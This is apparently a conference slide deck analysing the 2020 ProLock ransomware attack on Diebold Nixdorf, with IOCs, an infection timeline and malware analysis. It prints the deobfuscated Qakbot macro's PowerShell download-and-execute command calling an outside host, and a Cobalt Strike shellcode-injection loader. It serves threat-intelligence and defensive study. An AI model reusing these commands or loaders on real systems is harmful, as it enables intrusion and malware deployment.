When ransomware hits an ATM giant

The Diebold Nixdorf case dissected

CYBER CRIME CON20

Frank Boldewin – Fiducia & GAD IT AG

Who am I?

CYBER CRIME CON20

Frank Boldewin

- Executive Expert Security Operations & Defense at Fiducia & GAD IT AG
- EAST EGAF + EPTF member
- Reverser, Malware Researcher, Threat Intelligence dude
- Focused on hunting APTs targeting the financial industry

Fiducia & GAD IT AG


FIDUCIA GAD
ZUKUNFTSERFAHREN

- IT service provider for Germany‘s Cooperative Financial Network
- Customers ~900 Volksbanken and Raiffeisenbanken, as well as numerous private Banks
- Providing a range of IT solutions, IT infrastructure services and hardware products
- Administering ~82 million banking accounts
- ~34000 ATMs and self service terminals

Background story 1/2

CYBER CRIME CON20


- At the end of April 2020, Diebold Nixdorf, one of the world's largest ATM manufacturers experienced an IT outage of some of their services.
- This included the company's homepage and some of its mail servers, which were temporarily unavailable.



Background story 2/2

CYBER CRIME CON20

- On May 11, 2020 Krebsonsecurity.com reported about a ransomware incident at Diebold Nixdorf.
- Some key statements:
  - According to DN, the company‘s security team discovered a ransomware attack on April 25, 2020.
  - An investigation determined that the attackers installed the **ProLock** ransomware.
  - The incident did not affect the ATMs customers networks or the general public and its impact was not material to their business.
  - DN informed their customers about the situation and how they addressed it.



11 Ransomware Hit ATM Giant Diebold Nixdorf

MAY 20

Diebold Nixdorf, a major provider of automatic teller machines (ATMs) and payment technology to banks and retailers, recently suffered a ransomware attack that disrupted some operations. The company says the hackers never touched its ATMs or customer networks, and that the intrusion only affected its corporate network.

Canton, Ohio-based Diebold [NYSE: DBD] is currently the largest ATM provider in the United States, with an estimated 35 percent of the cash machine market worldwide. The 35,000-employee company also produces point-of-sale systems and software used by many retailers.

DIEBOLD NIXDORF

According to Diebold, on the evening of Saturday, April 25, the company's security team discovered anomalous behavior on its corporate network. Suspecting a ransomware attack, Diebold said it immediately began disconnecting systems on that network to contain the spread of the malware.

Sources told KrebsOnSecurity that Diebold's response affected services for over 100 of the company's customers. Diebold said the company's response to the attack did disrupt a system that automates field service technician requests, but that the incident did not affect customer networks or the general public.


"Diebold has determined that the spread of the malware has been contained," Diebold said in a written statement provided to KrebsOnSecurity. "The incident did not affect ATMs, customer networks, or the general public, and its impact was not material to our business. Unfortunately, cybercrime is an ongoing challenge for all companies. Diebold Nixdorf takes the security of our systems and customer service very seriously. Our leadership has connected personally with customers to make them aware of the situation and how we addressed it."

Source: https://krebsonsecurity.com/2020/05/ransomware-hit-atm-giant-diebold-nixdorf/

Risk situation from customers perspective 1/2

CYBER CRIME CON20


- Unfortunately, the detail level in the blog post was not comprehensive enough to adequately clarify the question of how the attacks could spread to the company's own IT infrastructure.
- Due to the increasing number of supply chain attacks in the last three years, the risk situation in the financial sector has also changed significantly.
- This has led us to consider some worst-case scenarios which were already observed in the wild in a similar form.



Risk situation from customers perspective 2/2


CYBER CRIME CON20

- Assuming threat actors successfully implemented a sophisticated backdoor in the manufacturer's ATM sources, they could gain unauthorized access to all devices on which the modified code has been deployed.
- Furthermore, stolen credentials typically intended for customer support access, could also lead to attacker opportunities.



How the investigation started 1/3


- Looking for more details about the perpetrators, their actions and objectives, Fiducia & GAD conducted its own investigation to better understand the risk situation.
- A specific search on the Virustotal resulted in two documents that were uploaded at the beginning of May 2020.



How the investigation started 2/3

CYBER CRIME CON20

- Inspecting the file with hash 5267cc… reveals information about its origin, its creator and another editor of the document.
- In addition, there is also the date of initial creation on April 28, 2020 and the date of the last editing on May 1, 2020.



5267cc9a3487cf03b4d718f88672eb4ab0d637167852e9b398f9aca89397e955


ExifTool File Metadata


AppVersion	16.0
Application	Microsoft Office Word
Characters	1044
CharactersWithSpaces	1225
Company	Diebold Nixdorf
CreateDate	2020:04:28 13:21:00Z
Creator	[redacted]
DocSecurity	None
FileType	DOCX
FileTypeExtension	docx
HeadingPairs	Title1
HyperlinksChanged	false
LastModifiedBy	[redacted]
Lines	8
LinksUpToDate	false
MIMEType	application/vnd.openxmlformats-officedocument.wordprocessingml.document
ModifyDate	2020:05:01 14:22:00Z

How the investigation started 3/3

CYBER CRIME CON20

- The document was uploaded from Slovakia by an unknown user.
- Based on the DN job openings (as of May 2020) available in that country, it is reasonable to assume that an incident response analyst from the Security Operations Center decided to scan the file for viruses before execution and uploaded it to Virustotal.
- An OpSec failure unfortunately occurring quite often, even among people with security know-how.





Examination of the document content 1/2
(hash 5267cc...)

CYBER CRIME CON20

- The forensic traces confirm the statements on Krebsonsecurity.com that files were encrypted with the **ProLock** ransomware.
- Another interesting IOC is the reference to a **Qakbot** payload.
  - On May 4, 2020 the FBI issued a security alert reporting the ProLock gang gains initial access to victim networks via the Qakbot trojan since March 2020.
- Files such as **rdp.bat**, **Psexec.exe** and **adfind.exe** were likely used for lateral movement to gain access to the domain controller or other interesting targets.

Any files with the file extension:

(1) *.pr0Lock
(2) *.prolock


The following files:

IOC	Details	SHA256
C:\ProgramData\run.bat	Batch to execute ProLocker	Ece10a346ffb2ab6351a9e4e6069ce0af92fab51605b2f9ae3076682f841fb33
C:\ProgramData\8A67B05B.dib	ProLocker binary payload	29b225ac2cb36e9d86a9857a1db08ede52c92aade442069925904d969bbba049
[HOW TO RECOVER FILES].txt	Ransom Note	
C:\Windows\wmi.bat	Ransomware deployment batch	
C:\Windows\go.bat	Ransomware deployment batch	
C:\Windows\Temp\log.dat	Output from deployment batch	
C:\Windows\list.txt	Host list for batch	
C:\Windows\lollist.txt	Host list for batch	
C:\Windows\am.txt	Host list for batch	
C:\Windows\rdp.bat	RDP setup for batch	F6a2fdc7fea042653967b00a9972f3c787853cfc66f0869e0542919343190476
C:\Windows\Psexec.exe	Psexec – used to execute commands remotely	3337e3875b05e0bfba69ab926532e3f179e8cfbf162ebb60ce58a0281437a7ef
C:\Windows\adfind.exe	ADFind discovery tool	
Dxlufu.exe	Qakbot trojan	Eab907c13210dd344e4661170cd0734b14ba383a84964bab0b27373c9f0fd0cc

Examination of the document content 2/2
(hash 5267cc…)


CYBER CRIME CON20

- In addition to the Qakbot sample, the payload domain can also be found in the IOC document → **sollight.com[.]hk**
- Apparently, IP addresses of the range 172.x.x.x also showed malicious activity, which will be discussed later.



Infection timeline

- A Netflow analysis of the Qakbot payload domain sollight.com[.]hk reveals a top talker with a source IP 208.87.12.248 (belonging to Diebold-Nixdorf US).
- As the chart illustrates the communication to the C2 has been terminated on April 26, 2020 after the company's employees noticed the attack and disconnected systems from their network to contain the spread of the malware. This coincides with the statements in the report on Krebsonsecurity.com




Reconstructed infection process

CYBER CRIME CON20

Stage1: Email with phishing link on April 8, 2020, as part of the Qakbot campaign:
From: croberts@artisantrades.net
To: <someone@diebold-nixdorf.com>

→ **Malicious link:** hXXps://1drv[.]ms/u/s!Am7xP5Fy_1r9gkzOe89tVpCE7zfS?e=GjLWMR
→ **Details:** https://urlhaus.abuse.ch/url/337114/



Stage2: The victim clicks the link and downloads a malicious Zipfile from the Microsoft OneDrive link above called: Operating Agreement_30.zip

Stage3: The victim unzipped the malicious file and executed it:
→ **Malicious document:** Operating Agreement_1.doc
→ **Hash:** fc3ce33366a6a958190e1191381cd88a
→ **Details:** https://app.any.run/tasks/ca0b9a71-d5bf-4e97-a0f8-d770b0365d1d/

Malicious file analysis

Operating Agreement_1.doc

```
13.05.2020  11:13    <DIR>          .
13.05.2020  11:13    <DIR>          ..
01.01.1980  00:00             2.599 document.xml
01.01.1980  00:00             1.255 fontTable.xml
12.05.2020  10:48    <DIR>          media
01.01.1980  00:00            29.084 settings.xml
01.01.1980  00:00            28.672 styles.xml
12.05.2020  10:48    <DIR>          theme
01.01.1980  00:00             1.405 vbaData.xml
01.01.1980  00:00           182.784 vbaProject.bin
01.01.1980  00:00               484 webSettings.xml
12.05.2020  10:48    <DIR>          _rels
               7 Datei(en),        246.283 Bytes
```

Compressed OLE stream containing obfuscated malicious macro code

```
Private Sub DF4YU74C(R As String, ind As Integer)
   uyriu34k.Tag = DH66OPQX7N("eqnu]sjeqnu]djmcvQ]tsftV];D") + CStr(ind) + DH66OPQX7N("ubc/")

   kj5l6FG5.Tag = DH66OPQX7N("()hojsuT57ftbCnpsG;;^usfwopD/nfutzT\)hojsuTufH/JJDTB;;^hojepdoF/uyfU/nfutzT\)fmjGebp
   kj5l6FG5.Tag = kj5l6FG5.Tag & DH66OPQX7N("(!,!**(myXbnymdqSHduSIYkmHcjWIVdOodmOYWdq{R()hojsuT57ftbCnpsG;;
   kj5l6FG5.Tag = kj5l6FG5.Tag & DH66OPQX7N("]djmcvQ]tsftV];D?!*(f(!,!(y(!,!(f/(!,!(") + CStr(ind) + DH66OPQX7N("uyu/")
   BET8MV23W kj5l6FG5.Tag, 0, vbNullString
End Sub

Private Sub fjlqlw3(p1 As Long, T As Double)

   Dim i As Integer
   uiw45ihk.CommandButton1.Caption = "Press"

   Dim R As Double
   R = 0#

   For i = 1 To 10
      If uiw45ihk.Caption = "34" Then
         MsgBox ("vQ]t")
         uiw45ihk.CommandButton1.Tag = "t5"
      End If
   Next
```

```
cmd /C powershell -Command ""(New-Object
Net.WebClient).DownloadFile([System.Text.Encoding]::ASCII.GetString([System.C
onvert]::FromBase64String('aHR0cDovL3NvbGxpZ2h0LmNvbS5oay93cC1jb250Z
W50L3VwbG9hZHMvMjAyMC8wNC9sYXN0LzQ0NDQ0NC5wbmc=')),
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('Q
zpcVXNlcnNcUHVibGljXHRtcGRpclxmaWxl')) + '1' + '.e' + 'x' + 'e')
&gt;C:\Users\Public\1.txt
```

hXXp://sollight[.]com.hk/wp-content/uploads/2020/04/last/444444.png

Deobfuscated macro code reveals PowerShell script downloading and executing the Qakbot payload.

Payload staging

Based on the 172.x.x.x IP addresses from the IOC report, payloads were identified involved in the attack. For staging purposes attackers spawned a PowerShell script on infected systems, which in turn applies a Cobalt Strike shellcode.

```
Set-StrictMode -Version 2

$DoIt = @'
$assembly = @"
    using System;
    using System.Runtime.InteropServices;
    namespace inject {
        public class func {
            [Flags] public enum AllocationType { Commit = 0x1000, Reserve = 0x2000 }
            [Flags] public enum MemoryProtection { ExecuteReadWrite = 0x40 }
            [Flags] public enum Time : uint { Infinite = 0xFFFFFFFF }
            [DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
            [DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter
            [DllImport("kernel32.dll")] public static extern int WaitForSingleObject(IntPtr hHandle, Time dwMilliseconds);
        }
    }
"@

$compiler = New-Object Microsoft.CSharp.CSharpCodeProvider
$params = New-Object System.CodeDom.Compiler.CompilerParameters
$params.ReferencedAssemblies.AddRange(@("System.dll", [PsObject].Assembly.Location))
$params.GenerateInMemory = $True
$result = $compiler.CompileAssemblyFromSource($params, $assembly)

[Byte[]]$var_code = [System.Convert]::FromBase64String("/OiJAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/McCsPGF8Aiwgwc8NAcfi8FJXi1IQi0I8AdCLQHiFwHRKAdBQ

$buffer = [inject.func]::VirtualAlloc(0, $var_code.Length + 1, [inject.func+AllocationType]::Reserve -bOr [inject.func+AllocationType]::Commit, [inject.func+MemoryP
if ([Bool]!$buffer) {
    $global:result = 3;
    return
}
```

Base64 encoded shellcode

```
68 00 00 40 00          push    400000h
57                      push    edi
68 58 A4 53 E5          push    0E553A458h      ; kernel32.VirtualAlloc
FF D5                   call    ebp             ; GetAPIFunctionByHashAndCall
93                      xchg    eax, ebx
B9 00 00 00 00          mov     ecx, 0
01 D9                   add     ecx, ebx
51                      push    ecx
53                      push    ebx
89 E7                   mov     edi, esp

                loc_30F:                        ; CODE XREF: sub_D7+251↓j
57                      push    edi
68 00 20 00 00          push    2000h
53                      push    ebx
56                      push    esi
68 12 96 89 E2          push    0E2899612h      ; Wininet.InternetReadFile
FF D5                   call    ebp             ; GetAPIFunctionByHashAndCall
85 C0                   test    eax, eax
74 C6                   jz      short loc_2E8
8B 07                   mov     eax, [edi]
01 C3                   add     ebx, eax
85 C0                   test    eax, eax
75 E5                   jnz     short loc_30F
58                      pop     eax
C3                      retn
                ;

                32C:                            ; CODE XREF: sub_D7:loc_15E↑j
E8 89 FD FF FF          call    near ptr ConnectToCobaltServer
                ;
31 37 32 2E 32 34 31 2E+a17224127132    db '172.241.27.132',0
```

ProLock Ransomware installation process 1/3

CYBER CRIME CON20

There are usually 4 files involved in the installation of the ProLock ransomware:

- **run.bat**
- **WinMgr.xml**
- **clean.bat**
- **WinMgr.bmp**

Filenames can vary, e.g. next to .BMP files also other formats have been spotted itw.
Diebold-Nixdorf case → A fake .DIB file, which is preceded by a
random 8-character name, e.g. 8A67B05B.dib, as the IOC report reveals.

The file **Run.bat** is used to install a scheduled task on the Windows target systems.

```
